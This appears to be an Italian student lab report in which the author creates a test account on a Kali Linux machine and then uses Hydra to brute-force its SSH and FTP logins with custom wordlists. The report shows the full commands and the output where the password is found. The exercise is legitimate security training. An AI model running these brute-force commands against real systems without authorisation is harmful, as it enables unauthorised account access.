

REPORT

Il primo passo dell'esercizio è stato creare un nuovo utente su Kali Linux, chiamato **test_user**, e assegnargli una password iniziale.

Comando utilizzato per creare l'utente: **sudo adduser**

Nome user: test_user

Password dell'utente: testpass

Successivamente, abbiamo verificato che l'utente fosse stato correttamente creato con il comando:

Attivazione del servizio SSH su Kali Linux

Il passo successivo è stato attivare il servizio SSH per consentire connessioni remote al sistema Kali Linux.

Avvio del servizio SSH: Per abilitare SSH, è stato utilizzato il comando:

sudo service ssh start

Verifica che SSH fosse attivo: Ho verificato che il servizio SSH fosse attivo con il comando:

sudo service ssh status

Questo comando ha confermato che il servizio SSH era in esecuzione correttamente.

Configurazione del servizio SSH

Ho esplorato il file di configurazione di SSH per comprendere come modificare alcune impostazioni. Tuttavia, per semplificare l'esercizio, abbiamo deciso di mantenere la configurazione di default.

Testare la connessione SSH

Ho testato la connessione SSH, utilizzando le credenziali dell'utente appena creato (test_user).

Comando di connessione SSH: Utilizzando il comando SSH, mi sono connesso al sistema Kali Linux con l'utente test_user:

ssh test_user@192.168.50.100

Autenticazione: Dopo aver inserito la password corretta (testpass), sono riuscito ad accedere al sistema come test_user e ho ottenuto il prompt dei comandi di questo utente.

Attacco di forza bruta con Hydra


Una volta che l'utente e il servizio SSH erano configurati correttamente, ho configurato Hydra per testare la sicurezza del sistema con un attacco di forza bruta.

Comando Hydra per l'attacco SSH: Per eseguire l'attacco di forza bruta, ho utilizzato Hydra, configurandolo per provare diverse combinazioni di username e password provenienti dalle wordlist da noi create (per accelerare il processo).

Il comando che ho utilizzato per l'attacco è stato il seguente:

```
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/password.txt 192.168.50.100 -t4 ssh -V
```

Monitoraggio dell'attacco: Hydra ha iniziato a tentare tutte le combinazioni di username e password dalle rispettive wordlist. Se Hydra trova una combinazione corretta, restituisce un messaggio come il seguente:



```
kali@kali ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "P@ssw0rd_99" - 183 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Qw3rty&Uiop" - 184 of 468 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "5ecure#Key" - 185 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Adm1n!@34" - 186 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "XyZ@1987" - 187 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "N3tw0rk$100" - 188 of 468 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "0mega$Prime" - 189 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Alpha$1234" - 190 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Secure#Login1" - 191 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "%H@cker2022" - 192 of 468 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "R00t@CC3SS!" - 193 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 194 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Linux4Ever$" - 195 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "U$er$afe007" - 196 of 468 [child 3] (0/0)  
[22][ssh] host: 192.168.50.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "$Tr0ngP@ss" - 217 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "H3ll0_W0rld!" - 218 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "P@ssw0rd_99" - 219 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "Qw3rty&Uiop" - 220 of 468 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "5ecure#Key" - 221 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "Adm1n!@34" - 222 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "XyZ@1987" - 223 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "N3tw0rk$100" - 224 of 468 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "0mega$Prime" - 225 of 468 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "Alpha$1234" - 226 of 468 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "Secure#Login1" - 227 of 468 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "john" - pass "%H@cker2022" - 228 of 468 [child 3] (0/0)
```

In questo caso, Hydra ha trovato la password corretta (testpass) per l'utente test_user.

Successivamente ho ripetuto lo stesso procedimento per il servizio ftp, ho usato il seguente comando con hydra:

```
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/password.txt 192.168.50.100 -t4 ftp -V
```

Il risultato del comando è stato il seguente:

```
[ATTEMPT] target 192.168.50.100 - login "root123" - pass "Root#Key$01" - 179 of 468 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root123" - pass "Web$Pass123" - 180 of 468 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "$Tr0ngP@ss" - 181 of 468 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "H3ll0_W0rld!" - 182 of 468 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "P@ssw0rd_99" - 183 of 468 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Qw3rty&Uiop" - 184 of 468 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "5ecure#Key" - 185 of 468 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Admin!@34" - 186 of 468 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "XyZ@1987" - 187 of 468 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "N3tw0rk$100" - 188 of 468 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "0mega$Prime" - 189 of 468 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Alpha$1234" - 190 of 468 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "Secure#Login1" - 191 of 468 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "%H@cker2022" - 192 of 468 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "R00t@CC3SS!" - 193 of 468 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 194 of 468 [child 2] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "john" - pass "$Tr0ngP@ss" - 217 of 468 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "john" - pass "H3ll0_W0rld!" - 218 of 468 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "john" - pass "P@ssw0rd_99" - 219 of 468 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "john" - pass "Qw3rty&Uiop" - 220 of 468 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "john" - pass "5ecure#Key" - 221 of 468 [child 2] (0/0)
```

Come si può notare sono stati trovati sia username che password che permettono l'accesso al servizio ftp.